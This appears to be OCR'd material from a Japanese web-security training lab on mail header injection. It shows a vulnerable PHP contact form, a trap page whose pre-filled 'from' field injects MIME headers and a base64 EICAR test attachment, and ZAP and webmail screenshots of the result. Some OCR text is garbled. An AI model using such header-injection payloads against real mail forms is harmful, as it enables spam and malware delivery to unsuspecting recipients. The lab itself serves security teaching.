The browser shows the result of the submission:

- URL: example.jp/49/49-002.php
- Page Content: 送信しました

The developer tools show the source code of the result page:

```

1 <body>
2 送信しました
3 </body>
4
  
```



Roundcube Webmail :: 問い合わせ

example.jp/mail/?\_task=mail&caps=pdf%3D1%2Cflash%3D0%2Ctif%3D0&uid=10&mbox=INBOX

wasbook@example.jp ログアウト

roundcube 電子メール アドレス帳 設定

戻る 新規作成 返信 全員に返信 転送 削除 移動 印刷 マーク 続く

受信箱 1  
送信済み  
ごみ箱

問い合わせがありました 7通の1通目のメッセージ

発信者 trap@trap.example.com  
宛先 wasbook@example.jp  
日付 今日 23:17

Super discount PCs 80% OFF! <http://trap.example.com/>  
Mime-Version: 1.0  
Content-Type: text/plain; charset=ISO-2022-JP  
Content-Transfer-Encoding: 7bit

\$B0J2<NLD\$\$\$@-:-\$,\$'\$'\$'\$7\$1\$N8GP1"\$\*4)\$\$\$7\$"\$9(G  
\$K\$WJ8\$,2"cb\$5\$1"\$'\$7\$9!1!(G

## 49-901:問い合わせフォーム(メールヘッダ・インジェクション攻撃で添付ファイルをつける)



4.9 メール送信の問題

1. 49-001:問い合わせフォーム(正常系)
2. 49-900:問い合わせフォーム(攻撃用)
3. 49-900a:問い合わせフォーム(攻撃1:宛先の追加)
4. 49-900b:問い合わせフォーム(攻撃2:本文の改ざん)
5. 49-901:問い合わせフォーム(メールヘッダ・インジェクション攻撃で添付ファイルをつける)

[phpinfo](#)  
[ホームに戻る](#)

### 【サーバ: 49/49-901.html】

```
/var/www/html/49/49-901.html - wasbook@example.jp - エディタ - WinSCP  
k?body>  
問い合わせフォーム<br>  
<form action="http://example.jp/49/49-002.php" method="POST">  
メール:<textarea name="from" rows="4" cols="30">  
trap@trap.example.com  
Content-Type: multipart/mixed; boundary="-----_4D00657E0000000F1D5_MULTIPART_MIXED_"  
Content-Transfer-Encoding: 7bit  
-----_4D00657E0000000F1D5_MULTIPART_MIXED_<br>  
Content-Type: text/plain; charset="UTF-8"<br>  
Content-Transfer-Encoding: 8bit<br>  
面白い動画を見つけたから見てね!  
-----_4D00657E0000000F1D5_MULTIPART_MIXED_<br>  
Content-Type: application/octet-stream;<br>name="eicar.com"<br>Content-Disposition: attachment;<br>filename="eicar.com"<br>Content-Transfer-Encoding: base64<br>WDVPiVA1QEFQwzRcUFpYNTQoUF4pN0NDKTd9JEVJQ0FSLVNUUQ5EQVJELUFOVE1WSVJVUy1URVNU<br>LUZJTEUhJEgrSCo=<br>-----_4D00657E0000000F1D5_MULTIPART_MIXED_<br></textarea><br>  
本文:<textarea name="body" rows="4" cols="30"><br></textarea><br>  
<input type="submit" value="送信"><br></form><br>  
そのまま「送信ボタン」をクリックしてください。<br></body>
```



```
1 <html>  
2 <head><title>4.9 メール送信の問題</title></head>  
3 <body>  
4 4.9 メール送信の問題  
5 <ol>  
6 <li><a href="49-001.html">49-001:問い合わせフォーム(正常系)</a></li>  
7 <li><a href="http://trap.example.com/49/49-900.html">49-900:問い合わせフォーム(攻撃用)</a></li>  
8 <li><a href="http://trap.example.com/49/49-900a.html">49-900a:問い合わせフォーム(攻撃1:宛先の追加)</a></li>  
9 <li><a href="http://trap.example.com/49/49-900b.html">49-900b:問い合わせフォーム(攻撃2:本文の改ざん)</a></li>  
10 <li><a href="http://trap.example.com/49/49-901.html">49-901:問い合わせフォーム(メールヘッダ・インジェクション攻撃で添付ファイルをつける)</a></li>  
11 </ol>  
12 <a href="phpinfo.php">phpinfo</a><br>  
13 <a href="/">ホームに戻る</a>  
14 </body>  
15 </html>  
16
```

### 【サーバ: 49/49-002.php】

```
/var/www/html/49/49-002.php - wasbook@example.jp - エディタ - WinSCP  
k?php  
$from = filter_input(INPUT_POST, 'from');  
$body = filter_input(INPUT_POST, 'body');  
mb_language('Japanese');  
mb_send_mail("wasbook@example.jp", "問い合わせがありました",  
"以下の問い合わせがありましたので対応お願いします\n\n" . $body,  
"From: " . $from);  
>>  
<body>  
送信しました  
<?php //echo $from >>  
</body>
```

【ブラウザ→備サーバ: リクエスト trap.example.com/49/49-901.html → レスポンス】

The screenshot shows the OWASP ZAP interface. The left pane shows a site tree with a selected request. The middle pane displays the request details, and the right pane displays the response details. The response is a 502 Bad Gateway error.

**Request:**

```
GET http://trap.example.com/49/49-901.html HTTP/1.1
Host: trap.example.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/49/
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

**Response:**

```
HTTP/1.1 502 Bad Gateway
Content-Type: text/plain; charset=UTF-8
Content-Length: 1967

ZAP Error [java.net.SocketException]: Connection reset

Stack Trace:
java.net.SocketException: Connection reset
    at java.net.SocketInputStream.read(Unknown Source)
    at java.net.SocketInputStream.read(Unknown Source)
    at java.io.BufferedInputStream.fill(Unknown Source)
    at java.io.BufferedInputStream.read(Unknown Source)
    at org.apache.commons.httpclient.HttpParser.readRawLine(HttpParser.java:78)
    at org.apache.commons.httpclient.HttpParser.readLine(HttpParser.java:106)
    at org.apache.commons.httpclient.HttpConnection.readLine(HttpConnection.java:1152)
    at org.apache.commons.httpclient.MultiThreadedHttpConnectionManager$HttpConnectionAdapter.readLine(MultiThreadedHttpConnectionManager.java:1413)
    at org.apache.commons.httpclient.HttpMethodBase.readStatusLine(HttpMethodBase.java:2107)
    at org.zaproxy.zap.ZapGetMethod.readResponse(ZapGetMethod.java:88)
    at org.apache.commons.httpclient.HttpMethodBase.execute(HttpMethodBase.java:1155)
    at org.apache.commons.httpclient.HttpMethodDirector.executeWithRetry(HttpMethodDirector.java:460)
    at org.apache.commons.httpclient.HttpMethodDirector.executeMethod(HttpMethodDirector.java:199)
    at org.apache.commons.httpclient.HttpClient.executeMethod(HttpClient.java:397)
    at org.parosproxy.paros.network.HttpSender.executeMethod(HttpSender.java:333)
    at org.parosproxy.paros.network.HttpSender.runMethod(HttpSender.java:564)
    at org.parosproxy.paros.network.HttpSender.send(HttpSender.java:523)
    at org.parosproxy.paros.network.HttpSender.sendAuthenticated(HttpSender.java:501)
    at org.parosproxy.paros.network.HttpSender.sendAuthenticated(HttpSender.java:490)
    at org.parosproxy.paros.network.HttpSender.sendAndReceive(HttpSender.java:405)
    at org.parosproxy.paros.network.HttpSender.sendAndReceive(HttpSender.java:362)
    at org.parosproxy.paros.core.proxy.ProxyThread.processHttp(ProxyThread.java:509)
    at org.parosproxy.paros.core.proxy.ProxyThread.run(ProxyThread.java:317)
    at java.lang.Thread.run(Unknown Source)
```

**Request Log Table:**

Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
224	18/12/29 23:35:41	GET	http://trap.example.com/49/49-901.html	502	Bad Gateway	56 ms	1,967 bytes			

アラート 0 1 2 0 現在のスキャン 0 0 0 0 0 0 0 0



●●● ウィルスソフトOFF ●●●

【ブラウザ→偽サーバ: リクエスト trap.example.com/49/49-901.html → レスポンス】

無題セッション - 20181229-114638 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト + クイックスタート リクエスト + レスポンス

コンテキスト

- サイト
  - http://trap.example.com
  - http://example.jp
    - 49
      - GET:49
      - mail
        - GET:mail(\_action\_em...

GET http://trap.example.com/49/49-901.html HTTP/1.1  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
Accept-Language: ja,en-US;q=0.7,en;q=0.3  
Accept-Encoding: gzip, deflate  
Referer: http://example.jp/49/  
DNT: 1  
Connection: keep-alive  
Upgrade-Insecure-Requests: 1  
Host: trap.example.com

HTTP/1.1 200 OK  
Server: nginx/1.10.3  
Date: Sat, 29 Dec 2018 14:57:24 GMT  
Content-Type: text/html; charset=UTF-8  
Content-Length: 1007  
Connection: keep-alive  
Last-Modified: Mon, 14 May 2018 13:08:18 GMT  
ETag: "3ef56c2a2deb4859-gzip"  
Accept-Ranges: bytes  
Vary: Accept-Encoding  
X-UA-Compatible: IE=edge

<body>  
問い合わせフォーム<br>  
<form action="http://example.jp/49/49-002.php" method="POST">  
メール:<textarea name="from" rows="4" cols="30">  
trap@trap.example.com  
Content-Type: multipart/mixed; boundary="-----4D00657E00000000F1D5\_MULTIPART\_MIXED\_"  
Content-Transfer-Encoding: 7bit  
-----4D00657E00000000F1D5\_MULTIPART\_MIXED\_  
Content-Type: text/plain; charset="UTF-8"  
Content-Transfer-Encoding: 8bit  
面白い動画を見つけたら見てね!  
-----4D00657E00000000F1D5\_MULTIPART\_MIXED\_  
Content-Type: application/octet-stream;  
name="eicar.com"  
Content-Disposition: attachment;  
filename="eicar.com"  
Content-Transfer-Encoding: base64  
WDVPIVAIQEFQWzRcUFpYNTQoUFpN0NDKTd9JEVJQ0FSLVNUQU5EQVJELUF0VElWSVJ1Yy1URVNU  
LUZJTEUhJegrSCo=  
-----4D00657E00000000F1D5\_MULTIPART\_MIXED\_--  
</textarea><br>  
本文:<textarea name="body" rows="4" cols="30">  
</textarea><br>  
<input type="submit" value="送信">  
</form>  
そのまま「送信ボタン」をクリックしてください。  
</body>

履歴 検索 アラート アウトプット +

Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
251	18/12/29 23:57:22	GET	http://trap.example.com/49/49-901.html	200	OK	2 ms	1,007 bytes	Medium		Form
254	18/12/29 23:59:10	POST	http://example.jp/49/49-002.php	200	OK	43 ms	34 bytes	Medium		

アラート 0 1 2 0 現在のスキャン 0 0 0 0 0 0 0 0 0 0 0 0

【ブラウザ→サーバ: リクエスト 49/49-002.php → レスpons】

無題セッション - 20181229-114638 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト クイックスタート リクエスト レスponse

コンテンツスト  
 ▼ サイト  
 ▶ http://trap.example.com  
 ▼ http://example.jp  
 ▶ 49  
 GET:49  
 mail  
 GET:mail(\_action\_em...

```
POST http://example.jp/49/49-002.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://trap.example.com/49/49-901.html
Content-Type: application/x-www-form-urlencoded
Content-Length: 1062
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: example.jp
```


```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Sat, 29 Dec 2018 14:59:12 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/5.3.3
X-UA-Compatible: IE=edge

<body>
送信しました
</body>
```

Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
251	18/12/29 23:57:22	GET	http://trap.example.com/49/49-901.html	200	OK	2 ms	1,007 bytes	Medium		Form
254	18/12/29 23:59:10	POST	http://example.jp/49/49-002.php	200	OK	43 ms	34 bytes	Medium		

アラート 0 1 2 0  
現在のスキャン 0 0 0 0 0 0

## 【ブラウザ】



trap@example.com/49/49-901.html


問い合わせフォーム

trap@example.com  
Content-Type: multipart/mixed;  
boundary="-----  
\_4D00657E00000000F1D5\_MULTIPART  
メール: MIXED "

ウイルスが添付されてしまいま  
した。|

本文:  
送信

そのまま「送信ボタン」をクリックしてください。



example.jp/49/49-002.php


送信しました



trap@example.com/49/49-901.html

view-source:http://trap.example.com/49/49-901.html

```
1 <body>
2 問い合わせフォーム<br>
3 <form action="http://example.jp/49/49-002.php" method="POST">
4  メール:<textarea name="from" rows="4" cols="30">
5  trap@example.com
6  Content-Type: multipart/mixed; boundary="-----_4D00657E00000000F1D5_MULTIPART_MIXED_"
7  Content-Transfer-Encoding: 7bit
8
9  -----_4D00657E00000000F1D5_MULTIPART_MIXED_
10 Content-Type: text/plain; charset="UTF-8"
11 Content-Transfer-Encoding: 8bit
12
13 面白い動画を見つけたから見てね!
14
15 -----_4D00657E00000000F1D5_MULTIPART_MIXED_
16 Content-Type: application/octet-stream;
17  name="eicar.com"
18 Content-Disposition: attachment;
19  filename="eicar.com"
20 Content-Transfer-Encoding: base64
21
22 WDVPIVA1QEFQWzRcUFpYNTQoUF4eN0NDKTa9JEVJQ0FSLVNUQU5EQVJELUFOVElWSYJVUy1URVNU
23 LUZJTEUwJEgrSCo=
24 -----_4D00657E00000000F1D5_MULTIPART_MIXED_--
25 </textarea><br>
26 本文:<textarea name="body" rows="4" cols="30">
27 </textarea><br>
28 <input type="submit" value="送信">
29 </form>
30 そのまま「送信ボタン」をクリックしてください。
31 </body>
32
```



example.jp/49/49-002.php

http://example.jp/49/49-002.php

```
1 <body>
2 送信しました
3 </body>
4
```

Roundcube Webmail: 問い合わせ

example.jp/mail/?\_task=mail&caps=pdf%3D1%2Cflash%3D0%2Ctrf%3D0&uid=12&mbox=IN

wasbook@example.jp ログアウト

roundcube 電子メール アドレス帳 設定

戻る 新規作成 返信 全員に返信 転送 削除 移動 印刷 マーク 続く

受信箱 2  
送信済み  
ごみ箱

問い合わせがありました 9通の1通目のメッセージ

発信者 trap@trap.example.com  
宛先 wasbook@example.jp  
日付 今日 00:23

面白い動画を見つけたから見てね!

1773 cicar.com (~70 バイト)